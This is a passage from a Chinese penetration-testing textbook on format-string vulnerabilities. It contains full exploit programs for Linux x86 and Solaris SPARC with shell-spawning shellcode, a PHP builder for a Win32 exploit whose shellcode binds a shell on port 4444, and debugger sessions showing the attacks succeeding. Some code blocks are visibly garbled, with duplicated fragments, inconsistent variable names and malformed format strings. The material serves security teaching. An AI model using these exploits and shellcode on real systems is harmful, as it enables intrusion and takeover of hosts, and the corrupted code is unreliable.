unsigned int b2 = (retloc >> 8) & 0xff;
unsigned int b3 = (retloc >> 0) & 0xff;

/* detailing the value */
valh = (shaddr >> 16) & 0xffff; //top
vall = shaddr & 0xffff; //bottom

/* let's build */
if (valh < vall) {
    sprintf(fmtstr,
        "%c%c%c%c" /* high address */
        "%c%c%c%c" /* low address */
        "%x%x" /* set the value for the first %hn */
        "%d$hn" /* the %hn for the high part */
        "%x%x" /* set the value for the second %hn */
        "%d$hn" /* the %hn for the low part */
        ,
        b3+2, b2, b1, b0, /* high address */
        b3, b2, b1, b0, /* low address */
        valh-8, /* set the value for the first %hn */
        flag, /* the %hn for the high part */
        vall-valh, /* set the value for the second %hn */
    );
}
```



```

        flag+1          /* the %hn for the low part */
    );
} else {
    sprintf(fmtstr,
        "%c%c%c%c"      /* high address */
        "%c%c%c%c"      /* low address */
        "%xuc"          /* set the value for the first %hn */
        "%xuc"          /* the %hn for the high part */
        "%xuc"          /* set the value for the second %hn */
        "%xuc"          /* the %hn for the low part */
        ,
        b3+2, b2, b1, b0, /* high address */
        b3, b2, b1, b0,   /* low address */
        val1-8,          /* set the value for the first %hn */
        flag+1,          /* the %hn for the high part */
        valh-val1,       /* set the value for the second %hn */
        flag             /* the %hn for the low part */
    );
}
}
}

```

示例的 fmt 程序有些特别，由于格式串并不是复制过去的，所以对齐字符要放在格式串的后面。格式串漏洞利用的要素是以下几点：

- 覆盖获得控制的地址
- printf 参数地址到自定义的格式串数据地址直接的距离
- 格式串数据没有 4 字节对齐的偏移
- Shellcode 地址

可以用来覆盖获得控制的地址有以下几种：

- GOT 地址（函数的动态重定位）
- DTORS 地址（exit 之前会调用这个地址）
- 利用 C library hooks
- 利用 atexit 结构（静态编译版本才行，具体查看 man atexit）
- 函数指针（比如 C++ 程序的 vtable 和 callback 等）
- 堆栈中的函数返回地址
- 覆盖 dl_lookup_versioned_symbol

其实覆盖 dl_lookup_versioned_symbol 也是覆盖 GOT 技术，只不过是 ld 的 GOT。接下来实际尝试如何攻击 fmt 程序。首先找出 dtors 地址：

```

(gdb) main info sec
Exec file:
`/home/san/format/fmt', file type elf32-i386.
0x080480f4->0x08048107 at 0x000000f4: .interp ALLOC LOAD READONLY DATA HAS_CONTENTS
0x08048108->0x08048128 at 0x00000108: .note.ABI-tag ALLOC LOAD READONLY DATA HAS_CONTENTS

```

```

#define dtors_addr 0x08049504 + 4
#define VUL        ". /fmt"
#define ALIGN      0
#define FLAG       106

char Shellcode[] =
"\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69"
"\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";

void mkfmt(char *fmtstr, u_long retloc, u_long shaddr, int align, int flag)
{
    int i;
    unsigned int valh;
    unsigned int vall;
    unsigned int b0 = (retloc >> 24) & 0xff;
    unsigned int b1 = (retloc >> 16) & 0xff;
    unsigned int b2 = (retloc >> 8) & 0xff;
    unsigned int b3 = (retloc >> 0) & 0xff;

    /* detailing the value */
    valh = (shaddr >> 16) & 0xffff; //top
    vall = shaddr & 0xffff;         //bottom

    /*
    for (i = 0; i < align; i++) {
        *fmtstr++ = 0x41;
    }
    */

    /* let's build */
    if (valh < vall) {
        sprintf(fmtstr,
                "%c%c%c%c" /* high address */
                "%c%c%c%c" /* low address */
                "%c%c%c" /* set the value for the first %hn */
                "%c%c%c" /* the %hn for the high part */
                "%c%c%c" /* set the value for the second %hn */
                "%c%c%c" /* the %hn for the low part */
                ,
                b3+2, b2, b1, b0, /* high address */
                b3, b2, b1, b0, /* low address */
                valh-8, /* set the value for the first %hn */
                flag, /* the %hn for the high part */
                vall-valh, /* set the value for the second %hn */

```

```

        flag+1          /* the %hn for the low part */
    );
} else {
    sprintf(fmtstr,
        "%c%c%c%c"      /* high address */
        "%c%c%c%c"      /* low address */
        "%u"             /* set the value for the first %hn */
        "%d$hn"          /* the %hn for the high part */
        "%u"             /* set the value for the second %hn */
        "%d$hn"          /* the %hn for the low part */
        ,
        b3+2, b2, b1, b0, /* high address */
        b3, b2, b1, b0,   /* low address */
        val1-8,           /* set the value for the first %hn */
        flag+1,           /* the %hn for the high part */
        valh-val1,        /* set the value for the second %hn */
        flag              /* the %hn for the low part */
    );
}

/**
    for (i = 0; i < align; i++) {
        strcat(fmtstr, "A");
    }
    /**/
}

int main(int argc, char *argv[])
{
    int    ret_addr;
    int    align = ALIGN;
    int    flag = FLAG;
    char    buf[256];
    char    *args[] = {VUL, buf, NULL};
    char    *env[] = {Shellcode, NULL};

    if (argc > 1) align = atoi(argv[1]);
    if (argc > 2) flag = atoi(argv[2]);

    /* our Shellcode address */
    ret_addr = 0xbfffffff - (strlen(Shellcode)+1) - (strlen(VUL)+1);

    printf ("Use Shellcode 0x%x\n", ret_addr);
}

```



```

memset(buf, 0, sizeof(buf));
/* build format strings */
mkfmt (buf, dtors_addr, ret_addr, align, flag);

execve (args[0], args, env);
return 0;
}

```

运行之后得到“Segmentation fault (core dumped)”，攻击失败了。调试这个 core，以找出正确的距离和偏移：

```

[san@ /home/san/format]> gdb fmt core
GNU gdb 6.0
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
Core                was                generated                by                ./fmt
%49143x%106$hn%16350x%107$hn".
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/i686/libc.so.6...done.
Loaded symbols for /lib/i686/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x40087f44 in _IO_vfprintf (s=0x40162e00,
    format=0xbfffffb8 "\n\225\004\b\b\225\004\b%49143c%106$hn%16350c%107$hn",
    ap=0xbffffe98) at vfprintf.c:1758
1758  vfprintf.c: No such file or directory.
    in vfprintf.c
(gdb) bt
#0  0x40087f44 in _IO_vfprintf (s=0x40162e00,
    format=0xbfffffb8 "\n\225\004\b\b\225\004\b%49143c%106$hn%16350c%107$hn",
    ap=0xbffffe98) at vfprintf.c:1758
#1  0x4008e02c in printf (
    format=0xbfffffb8 "\n\225\004\b\b\225\004\b%49143c%106$hn%16350c%107$hn")
    at printf.c:33
#2  0x08048476 in main ()
(gdb) frame 2
#2  0x08048476 in main ()
(gdb) x/8x $esp
0xbffffe90:    0xbfffffb8    0xbfffff14    0xbfffffeb8    0x08048441
0xbffffea0:    0x080494f8    0x080495f8    0xbfffffee8    0x4004a647

```

距离 flag 的大小应该是 $(0xbffffb8-0xbfffe94)/4+1=74$ 。再次运行这个攻击程序：

```
[san@ /home/san/format]> ./exp 0 74
```

还是失败，再调试这个新的 core 文件：

```
[san@ /home/san/format]> gdb fmt core
GNU gdb 6.0
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
Core                was                generated                by                ^./fmt
%49143x%74$hn%16350x%75$hn'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/i686/libc.so.6...done.
Loaded symbols for /lib/i686/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0 0x40087606 in _IO_vfprintf (s=0x40162e00,
    format=0xbffffb8 "\n\225\004\b\b\225\004\b%49143x%74$hn%16350x%75$hn",
    ap=0xbfffe98) at ../sysdeps/i386/i486/bits/string.h:539
539      ../sysdeps/i386/i486/bits/string.h: No such file or directory.
    in ../sysdeps/i386/i486/bits/string.h
(gdb) x/i $pc
0x40087606 <_IO_vfprintf+14294>:      mov     %di, (%eax)
(gdb) i reg $eax $edi
eax                0x950a0074      -1794506636
edi                0xbfff  49151
```

着边了。这似乎是没有对齐：

```
(gdb) x/8x 0xbffffb8
0xbffffb8:      0x0804950a      0x08049508      0x31393425      0x25783334
0xbffffca:      0x68243437      0x3631256e      0x78303533      0x24353725
(gdb) x/8x 0xbffffb8
0xbffffb8:      0x950a0074      0x95080804      0x34250804      0x33343139
0xbffffc8:      0x34372578      0x256e6824      0x35333631      0x37257830
```

差了两个字节。再次运行这个攻击程序：

```
[san@ /home/san/format]> ./exp 2 74
sh-2.05$
```

这次成功了。通过调试 core 文件，可以迅速找到正确的距离和偏移。

```

/* fmt.c
*
* 《网络渗透技术》演示程序
* 作者: san, alert7, eyas, watercloud
*
* 存在格式化串漏洞的演示程序
* 演示平台: Solaris SPARC 7
*/

int main (int argc, char **argv)
{
    char buf[512];

    strncpy(buf, argv[1], sizeof(buf)-1);
    printf(buf);
    return 0;
}

```

首先用 gdb 来调试看看该如何构建格式串:

```

bash-2.05$ gdb fmt
GNU gdb 4.18
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "sparc-sun-solaris2.7"...
(no debugging symbols found)...
(gdb) set args "AAAABBBB`perl -e 'print \"%x\"x7'`"
(gdb) r
Starting program: /export/home/san/format/fmt "AAAABBBB`perl -e 'print \"%x\"x7'`"
(no debugging symbols found)... (no debugging symbols found)...
(no debugging symbols found)... AAAABBBBffbefdabffffffff257800502578ffbefa10041414141
Program exited normally.

```

可以发现, 由于把格式串复制到堆栈变量, 需要 pop 的参数减少很多, 只需 7 个 %x 就可以打印格式串最开始的“AAAA”。用 %n 继续调试:

```

(gdb) disas main
Dump of assembler code for function main:
0x109f0 <main>: save %sp, -624, %sp
0x109f4 <main+4>: st %i0, [ %fp + 0x44 ]
0x109f8 <main+8>: st %i1, [ %fp + 0x48 ]
0x109fc <main+12>: add %fp, -528, %o2
0x10a00 <main+16>: mov 4, %o1

```



```

0x10a04 <main+20>:    ld  [ %fp + 0x48 ], %o0
0x10a08 <main+24>:    add %o1, %o0, %o1
0x10a0c <main+28>:    mov %o2, %o0
0x10a10 <main+32>:    ld  [ %o1 ], %o1
0x10a14 <main+36>:    mov 0x1ff, %o2
0x10a18 <main+40>:    call 0x20b7c <strcpy>
0x10a1c <main+44>:    nop
0x10a20 <main+48>:    add %fp, -528, %o0
0x10a24 <main+52>:    call 0x20b88 <printf>
0x10a28 <main+56>:    nop
0x10a2c <main+60>:    clr %o0          ! 0x0
0x10a30 <main+64>:    mov %o0, %i0
0x10a34 <main+68>:    nop
0x10a38 <main+72>:    ret
0x10a3c <main+76>:    restore
0x10a40 <main+80>:    retl
0x10a44 <main+84>:    add %o7, %i7, %i7

```

—Type <return> to continue, or q <return> to quit—q

Quit

(gdb) b *0x10a2c

Breakpoint 1 at 0x10a2c

(gdb) set args ``perl -e 'print "\xff\xbe\xff\xfc" ' BBBB`perl -e 'print "%x"x6'`%n`

(gdb) r

Starting program: /export/home/san/format/fmt ``perl -e 'print "\xff\xbe\xff\xfc" ' BBBB`perl
-e 'print "%x"x6'`%n`

(no debugging symbols found)... (no debugging symbols found)...

(no debugging symbols found)...

Breakpoint 1, 0x10a2c in main ()

(gdb) x/x 0xffbeffffc

0xffbeffffc: 0x0000002d

在 Solaris SPARC 平台缓冲区溢出一节提到过, 堆栈地址 0xffbeffffc 的 4 个字节总是为 0, 这里被 %n 改成了 2d。用 %n 可能会导致要打印的数太大, 一般可以用 %hn 来大大减少打印的数量:

```

(gdb) set args ``perl -e 'print "\xff\xbe\xff\xfc" '``perl -e 'print "\xff\xbe\xff\xfe" '``perl  
-e 'print "%x"x6'`%hn%hn`

```

(gdb) r

The program being debugged has been started already.

Start it from the beginning? (y or n) y

Starting program: /export/home/san/format/fmt ``perl -e 'print "\xff\xbe\xff\xfc" '``perl -e
'print "\xff\xbe\xff\xfe" '``perl -e 'print "%x"x6'`%hn%hn`

(no debugging symbols found)... (no debugging symbols found)...

(no debugging symbols found)...

```
Breakpoint 1, 0x10a2c in main ()
(gdb) x/x 0xffbefff0
0xffbefff0: 0x002d002d
```

虽然不用“\$”标识符构造格式串比较啰嗦，但原理是一样的。覆盖地址使用指针数组 `exitfns` 的地址：

```
bash-2.05$ gdb fmt
GNU gdb 4.18
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "sparc-sun-solaris2.7"...
(no debugging symbols found)...
(gdb) b main
Breakpoint 1 at 0x109fc
(gdb) r
Starting program: /export/home/san/format/fmt.
(no debugging symbols found)... (no debugging symbols found)...
(no debugging symbols found)...
Breakpoint 1, 0x109fc in main ()
(gdb) p/x &exitfns
$1 = 0xff33824c
```

利用 `exitfns` 结构的不利之处是当从 `main()` 或者 `exit()` 返回时，系统可能已经丢弃了特权。也就是说这种方法攻击带 `s` 位的程序无法得到特权，在这里只是作为演示之用。基本要素都具备了，试试下面的攻击程序：

```
/* exp.c
*
* 《网络渗透技术》演示程序
* 作者: san, alert7, eyas, watercloud
*
* 针对 fmt.c 的利用程序
* 演示平台: Solaris SPARC 7
*/

#include <stdio.h>
#include <strings.h>
#include <stdlib.h>

#define VUL      "../fmt"
#define RETLOC   0xff33824c
```

```
#define SHADDR      0xffbfff58
#define ALIGN      0
#define FLAG       106
#define SALIGN     0
#define NOP        0xac15a16e

char Shellcode[] =
"\x2d\x0b\xd8\x9a"
"\xac\x15\xa1\x6e"
"\x2f\x0bxdc\xda"
"\xec\x3b\xbf\xf0"
"\x90\x03\xbf\xf0"
"\xd0\x23\xbf\xf8"
"\xc0\x23\xbf\xfc"
"\x92\x03\xbf\xf8"
"\x94\x1a\x80\x0a"
"\x82\x10\x20\x3b"
"\x91\xd0\x20\x08"
;

/* check if a long contains zero bytes */
int contains_zero(long value)
{
    return !((value & 0x00ffffff) &&
              (value & 0xff00ffff) &&
              (value & 0xffff00ff) &&
              (value & 0xffffffff));
}

/* prints a long to a string */
char* put_long(char* ptr, long value)
{
    *ptr++ = (char) (value >> 24) & 0xff;
    *ptr++ = (char) (value >> 16) & 0xff;
    *ptr++ = (char) (value >> 8) & 0xff;
    *ptr++ = (char) (value >> 0) & 0xff;

    return ptr;
}

void mkfmt(char *fmtstr, u_long retloc, u_long shaddr, int align, int flag, int dump)
{
    int i;
    unsigned int valh;
```



```
unsigned int val1;

if ( contains_zero(retloc) || contains_zero(retloc+2) ) {
    printf("retloc contain zero byte!\n");
    exit(1);
}

/* detailing the value */
valh = (shaddr >> 16) & 0xffff; //top
val1 = shaddr & 0xffff;          //bottom

for (i = 0; i < align; i++) {
    *fmtstr++ = 0x41;
}

if (!dump) {
    /* let's build */
    if (valh == val1) {
        fmtstr = put_long(fmtstr, retloc);
        fmtstr = put_long(fmtstr, retloc+2);

        for (i = 0; i < flag; i++) {
            memcpy(fmtstr, "%.8x", 4);
            fmtstr += 4;
        }

        sprintf(fmtstr,
            "%%uc"
            "%%hn"
            "%%hn"
            ,
            valh-flag*8-8
        );
    }
    else if (valh < val1) {
        fmtstr = put_long(fmtstr, retloc);
        fmtstr = put_long(fmtstr, 0x43434343);
        fmtstr = put_long(fmtstr, retloc+2);

        for (i = 0; i < flag; i++) {
            memcpy(fmtstr, "%.8x", 4);
            fmtstr += 4;
        }
    }
}
```

```
        sprintf(fmtstr,
                "%%uc"
                "%%hn"
                "%%uc"
                "%%hn"
                ,
                valh-flag*8-12,
                val1-valh
        );
    }
    else {
        fmtstr = put_long(fmtstr, retloc+2);
        fmtstr = put_long(fmtstr, 0x43434343);
        fmtstr = put_long(fmtstr, retloc);

        for (i = 0; i < flag; i++) {
            memcpy(fmtstr, "%.8x", 4);
            fmtstr += 4;
        }

        sprintf(fmtstr,
                "%%uc"
                "%%hn"
                "%%uc"
                "%%hn"
                ,
                val1-flag*8-12,
                valh-val1
        );
    }
}
else {
    // dump the stack memory

    memcpy(fmtstr, "BBBB", 4);
    fmtstr += 4;
    memcpy(fmtstr, "CCCC", 4);
    fmtstr += 4;
    flag += 2;
    for (i = 0; i < flag; i++) {
        memcpy(fmtstr, "%x", 2);
        fmtstr += 2;
    }
}
```

```
]

int main(int argc, char *argv[])
{
    int    align  = ALIGN;
    int    flag   = FLAG;
    int    salign = SALIGN;
    int    dump   = 0;
    int    i;
    char    buf[256];
    char    Shellcode_buf[1024];
    char    *ptr;
    char    *args[] = {VUL, buf, NULL};
    char    *env[2];

    if (argc > 1) align = atoi(argv[1]);
    if (argc > 2) flag = atoi(argv[2]);
    if (argc > 3) dump = atoi(argv[3]);
    if (argc > 4) salign = atoi(argv[4]);

    bzero(buf, sizeof(buf));
    /* build format strings */
    mkfmt(buf, RETLOC, SHADDR, align, flag, dump);

    bzero(Shellcode_buf, sizeof(Shellcode_buf));
    ptr = Shellcode_buf;

    for (i = 0; i < salign; i++) {
        *ptr++ = 0x41;
    }
    for (i = 0; i < 100; i++) {
        ptr = put_long(ptr, NOP);
    }
    strcat(Shellcode_buf, Shellcode);

    env[0] = Shellcode_buf;
    env[1] = NULL;

    execve(args[0], args, env);
    return 0;
}
```

细心的读者会注意到这里使用了 `put_long` 函数来构造格式串，为什么不能用 x86 平台下常用的如下方法：


```
*(unsigned int *) (fmtstr) = retloc;
```

这是因为在 SPARC 平台下, 这种语句转变为如下的汇编指令:

```
st %a0, [ %a1 ]
```

而 st 指令要求目标地址是 4 字节对齐的, 如果不是 4 字节对齐, 这个指令会导致“Bus Error (core dumped)”这样的错误。虽然系统分配的缓冲区地址都是 4 字节对齐的, 但是由于可能需要在缓冲区前面加上对齐字符 (比如 Shellcode 的对齐), 那么后续的 4 字节赋值的地址可能就没有对齐了, 用 x86 下那种传统方法就有可能导致“Bus Error”错误。不过 stb 指令是针对字节的, 没有要求目标地址 4 字节对齐。攻击程序里还有一个 dump 堆栈内容的功能, 用来迅速定位 flag 的值:

```
bash-2.05$ ./exp 0 5 1
BBBBCCCCffbefef2bfffffff257800ac2578ffbefb08042424242
```

这里 flag 为 5 的时候最后正好显示了格式串最开始的“BBBB”, 所以攻击的时候 flag 就取这个值:

```
bash-2.05$ ./exp 0 5 0
... Segmentation Fault (core dumped)
```

攻击却不成功, 调试一下这个 core 文件看看到底哪里出现了问题:

```
bash-2.05$ gdb fmt core
GNU gdb 4.18
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "sparc-sun-solaris2.7"...
(no debugging symbols found)...
Core was generated by './fmt ?3?NCCCC?3?L%.8x%.8x%.8x%.8x%.8x%65316c%hn%102c%hn'.
Program terminated with signal 11, Segmentation Fault.
Reading symbols from /usr/lib/libc.so.1... (no debugging symbols found)... done.
Reading symbols from /usr/lib/libdl.so.1... (no debugging symbols found)... done.
Reading symbols from /usr/platform/SUNW,Ultra-5_10/lib/libc_psr.so.1...
(no debugging symbols found)... done.
#0 0xba6f55dc in ?? ()
(gdb) x/20x 0xffbeff58
0xffbeff58: 0x6eac15a1 0x6eac15a1 0x6eac15a1 0x6eac15a1 0x6eac15a1
0xffbeff68: 0x6eac15a1 0x6eac15a1 0x6eac15a1 0x6eac15a1 0x6eac15a1
0xffbeff78: 0x6eac15a1 0x6eac15a1 0x6eac15a1 0x6eac15a1 0x6eac15a1
0xffbeff88: 0x6eac15a1 0x6eac15a1 0x6eac15a1 0x6eac15a1 0x6eac15a1
0xffbeff98: 0x6eac15a1 0x6eac15a1 0x6eac15a1 0x6eac15a1 0x6eac15a1
(gdb)
```

```
AAAABBBB| %x| %x| %x| %x| %x
```

然后再运行这个 format 程序:

```
D:\working\research\Win32 format\2004.10.27>format
23
AAAABBBB|666e6962|656c69|41414141|42424242|7c78257c
```

可以发现只需 pop 掉两次参数就能显示格式串最开始的内容。不过 Win32 下到底覆盖什么地址比较好呢? BasepCurrentTopLevelFilter 指针是个不错主意, 但是它的地址在各种版本里都不相同。由于格式化串漏洞可以实现多次往任意地址写任意内容, 那么是否可以写一段代码到一个地址, 然后把这个地址写到 Peb->FastPebLockRoutine 指针, 那么在程序退出时调用 Peb->FastPebLockRoutine 指针就能执行到写入的代码呢? 下面这个代码用来实现搜索堆栈中 Shellcode 的任务:

7FFDF250	54	PUSH ESP
7FFDF251	5F	POP EDI
7FFDF252	B8 90909090	MOV EAX, 90909090
7FFDF257	FC	CLD
7FFDF258	F2:AF	REPNE SCAS DWORD PTR ES:[EDI]
7FFDF25A	57	PUSH EDI
7FFDF25B	C3	RETN

这段代码的意思是从当前 esp 开始往高地址搜索包含 0x90909090 的内容, 如果找到就进入该代码的执行。往 esp 高地址还是低地址搜索取决于当时的情况。这个搜索代码有 12 个字节, 加上覆盖地址的 4 个字节, 一共是 16 个字节, 要求往内存地址写 8 次。由于 C 语言处理字符串有些麻烦, 所以用 PHP 写了如下构造格式串的过程:

```
<?php
/* format.php
*
* 《网络渗透技术》演示程序
* 作者: san, alert7, eyas, watercloud
*
* 构造格式化串文件 binfile, 针对 format.c
*/

$flag = 2;
$Shellcode =
"\xeb\x10\x5b\x4b\x33\xc9\x66\xb9\x58\x01\x80\x34\x0b\xf8\xe2\xfa".
"\xeb\x05\xe8\xeb\xff\xff\xff\x11\xda\xf9\xf8\xf8\xa7\x9c\x59\xc8".
"\xf8\xf8\xf8\xa8\x73\xb8\xf4\x73\xb8\xe4\x73\x90\xf0\xa8\x73\x0f".
"\x92\xfa\xa1\x10\x39\xf8\xf8\xf8\x1a\x01\xa0\x73\xf8\x73\x90\xf0".
"\xa0\x07\xce\x77\xb8\xd8\x07\x8e\xfc\x77\xb8xdc\x92\xfb\xa1\x10".
"\x5d\xf8\xf8\xf8\x1a\x01\x90\xcb\xca\xf8\xf8\x90\x8f\x8b\xca\xa7".
"\xac\x07\xae\xf0\x73\x10\x92\xfd\xa1\x10\x73\xf8\xf8\xf8\x1a\x01"
```

```

"\x79\x14\x68\xf9\xf8\xf8\xac\x90\xf9\xf9\xf8\xf8\x07\xae\xec\xa8"
"\xa8\xa8\xa8\x92\xf9\x92\xfa\x07\xae\xe0\x73\x20\xcb\x38\xa8\xa8"
"\xa8\x73\x04\x9e\x3f\xff\xfa\xf8\x9e\x73\xbe\xd0\x7e\x3c\x9e\x71"
"\xbf\xfa\x92\xe8\xaf\xab\x07\xae\xe4\x92\xf9\xab\x07\xae\xd8\xa8"
"\xa8\xab\x07\xae\xdc\x73\x20\x90\x9b\x95\x9c\xf8\x75\xec\xdc\x7b"
"\x14\xac\x73\x04\x92\xec\xa1\xcb\x38\x71\xfc\x77\x1a\x03\x3e\xbf"
"\xe8\xbc\x06\xbf\x04\x06\xbf\x05\x71\xa7\xb0\x71\xa7\xb4\x71\xa7"
"\xa8\x75\xbf\xe8\xaf\xa8\xe9\xa9\xa9\x92\xf9\xa9\xa9\xaa\xa9\x07"
"\xae\xf4\xcb\x38\xb0\xa8\x07\xae\xe8\xa9\xae\x73\x8d\x04\x73\x8c"
"\xd6\x80\xfb\x0d\xae\x73\x8e\xd8\xfb\x0d\xcb\x31\xb1\xb9\x55\xfb"
"\x3d\xcb\x23\xf7\x46\xe8\xc2\x2e\x8c\xf0\x39\x33\xff\xfb\x22\xb8"
"\x13\x09\x03\xe7\x8d\x1f\xa6\x73\xa6\xdc\xfb\x25\x9e\x73\xf4\xb3"
"\x73\xa6\xe4\xfb\x25\x73\xfc\x73\xfb\x3d\x53\xa6\xa1\x3b\x10\x21"
"\x06\x07\x07\x06\xdc\x81\x9c\x22\x06\xf1\x8e\xca\x8c\x69\xf4\x31"
"\x44\x5e\x93\x77\x0a\xe0\x99\x05\x92\x4c\x78\xd5\xca\x80\x26\x9c"
"\xe8\x5f\x25\xf4\x67\x2b\xb3\x49\xe6\x6f\xf9\xa4\xe9\x47\x1d";

```

```
/*
```

```

7FFDF250  54          PUSH ESP
7FFDF251  5F          POP EDI
7FFDF252  B8 90909090  MOV EAX, 90909090
7FFDF257  FC          CLD
7FFDF258  F2: AF      REPNE SCAS DWORD PTR ES: [EDI]
7FFDF25A  57          PUSH EDI
7FFDF25B  C3          RETN

```

```
*/
```

```

fmt_array = array(
    0x7FFDF250 => "0x5f54",
    0x7FFDF252 => "0x90b8",
    0x7FFDF254 => "0x9090",
    0x7FFDF256 => "0xfc90",
    0x7FFDF258 => "0xaff2",
    0x7FFDF25A => "0xc357",
    0x7FFDF022 => "0x7ffd",
    0x7FFDF020 => "0xf250",
);

```

```

asort(fmt_array);
print_r(fmt_array);
$count = count(fmt_array);

$head = "";
$tail = "";
$last = 0;

```



```

foreach($fmt_array as $k => $v) {
    printf("%x\n", $k);
    $b0 = sprintf("%c", (($k >> 24) & 0xff));
    $b1 = sprintf("%c", (($k >> 16) & 0xff));
    $b2 = sprintf("%c", (($k >> 8) & 0xff));
    $b3 = sprintf("%c", (($k >> 0) & 0xff));

    if (!$last) {
        $last += 8*$count+8*$flag;
    }

    $head .= "AAAA" . $b3 . $b2 . $b1 . $b0;
    $tail .= "%". ($v-$last). "c%hn";
    $last = $v;
}
$fmt_str = $head . (str_repeat("% 8x", $flag)) . $tail;

$fmt_str .= str_repeat("\x90", 100) . $Shellcode;

$fp = fopen("binfile", "wb");
fwrite($fp, $fmt_str);
fclose($fp);
?>

```

生成“binfile”文件后用 SoftICE 的 Symbol Loader 加载 format.exe 程序进行调试，首先对 0x7ffdf020 下一个读写断点：

```

:bpm 7ffdf020
:dd 7ffdf020
:g

```

运行 4 个 g 以后，0x7ffdf020 的内容被改写为 0x7ffdf250，而且 0x7ffdf250 开始的地址也写入了上面 12 个字节搜索 Shellcode 的代码。这时在 0x7ffdf250 下一个断点：

```

:bpx 7ffdf250
:g

```

运行两个 g 以后就进入该地区：

001B:7FFDF250	54	PUSH	ESP
001B:7FFDF251	5F	POP	EDI
001B:7FFDF252	B890909090	MOV	EAX, 90909090
001B:7FFDF257	FC	CLD	
001B:7FFDF258	F2AF	REPZ SCASD	
001B:7FFDF25A	57	PUSH	EDI
001B:7FFDF25B	C3	RET	

这时的 ecx 等于 0x7FFDF250，所以不需要再给 ecx 赋值。esp 等于 0x0012EE78，正好 Shellcode 在 esp 高地址的地方，所以执行了一个 cld 指令，如果 Shellcode 在 esp 低地址的地方，那么 cld 指令应该换成 std 指令。按 F10 执行完 ret 指令后，代码滑入 Shellcode：

001B:0012FC10 90

NOP

在 Shellcode 的开头必须马上用如下代码恢复 Peb->FastPebLockRoutine 指针的内容为 RtlEnterCriticalSection 函数的地址，否则 API 无法正常执行。

```

mov     eax, fs:30h
push    eax

mov     eax, [eax+0Ch]
mov     eax, [eax+1Ch]
mov     ebp, [eax+8]           ; base address of ntdll.dll
push    eax

mov     esi, edi

push    _Ntfs
pop     ecx

GetNFuncAddr:                 ; find functions from ntdll.dll
call    find_hashfunc_addr
loop    GetNFuncAddr

pop     eax
mov     eax, [eax]
mov     ebp, [eax+8]           ; base address of kernel32.dll
pop     eax
push    dword ptr [esi+_RtlEnterCriticalSection]
pop     dword ptr [eax+0x20]
push    dword ptr [esi+_RtlLeaveCriticalSection]
pop     dword ptr [eax+0x24]

```

format.php 里的 Shellcode 被正确执行后会监听在 4444 端口。这个利用程序在 Windows 2003 下是无法利用的，因为 Windows 2003 的 PEB 里已经没有 Peb->FastPebLockRoutine 和 Peb->FastPebUnlockRoutine 这两个指针。在 Windows XP SP2 上利用的成功率也会很低，因为 SP2 的 PEB 里虽然还有 Peb->FastPebLockRoutine 和 Peb->FastPebUnlockRoutine 这两个指针，但是它的 PEB 基地址却不是固定的，进程每次运行都不会相同。

不过这种技术在其他平台也可以使用，只是其他平台未必有象 Win32 这样固定的类似 Peb->FastPebLockRoutine 的指针。

第6章 内核溢出利用技术

虽然内核态和用户态溢出的原理是一样的，但是由于内核态的特殊性，所以在利用方法上 and 用户态有很大的差别，而且要求渗透测试者对操作系统的内核要比较了解。

6.1 Linux x86 平台内核溢出利用技术

这一章主要介绍 Linux 操作系统基于 Intel x86 CPU 的 Kernel Exploit 的利用技术。在看本章之前，应该对应用层的缓冲区溢出产生的原理和攻击的方法有所了解。

6.1.1 内核 Exploit 和应用层 Exploit 的异同点

6.1.1.1 相同点

①：内核层的 Exploit 和应用层的 Exploit 的方法类似，也就是说应用层容易出问题的地方内核中也容易出问题。

②：内核漏洞种类和应用层的差不多。

③：应用层的 Exploit 技术是内核 Exploit 技术的基础，显然没有搞明白应用层 Exploit 技术就想搞明白内核 Exploit 技术是非常困难的，所以建议读者先了解应用层的 Exploit 技术再来看本节内容。

6.1.1.2 不同点

①：最最明显的不同就是：内核的 Exploit 是在内核中，也就是内核态 RING0 级，而应用层的 Exploit 是跑在应用层 RING3 级。这听起来就好像是废话，但确是道出了它们的本质不同。

②：因为内核 Exploit 所在的环境差（因为是在内核中），Exploit 的成功将变得非常困难。应用层的 Exploit 环境就多好了，“一马平川”（在应用层看来，它有 4G 的内存空间可用），而且不必考虑的太多东西。

③：对研究内核 Exploit 的人提出了更高的要求。

④：应用层的 Exploit，国内外已经研究得差不多了。但内核 Exploit 却没有什么资料：应用层的 Exploit，你可以站在巨人的肩膀上，而内核级别的 Exploit 却需要你从头做起，慢慢探索。

6.1.2 内核 Exploit 背景知识

研究 Kernel 的 Exploit 技术需要对 LINUX 内核和 X86 的保护模式比较熟悉，倘若您没有这方面的基础，可以看我们为此准备的一些背景知识。也可以先跳过该节，等到有相关的部分出现，再回过来看。

6.1.2.1 背景知识一：中断函数的进入和返回过程

在保护模式下，执行 INT 指令时，实际完成了以下几项操作：

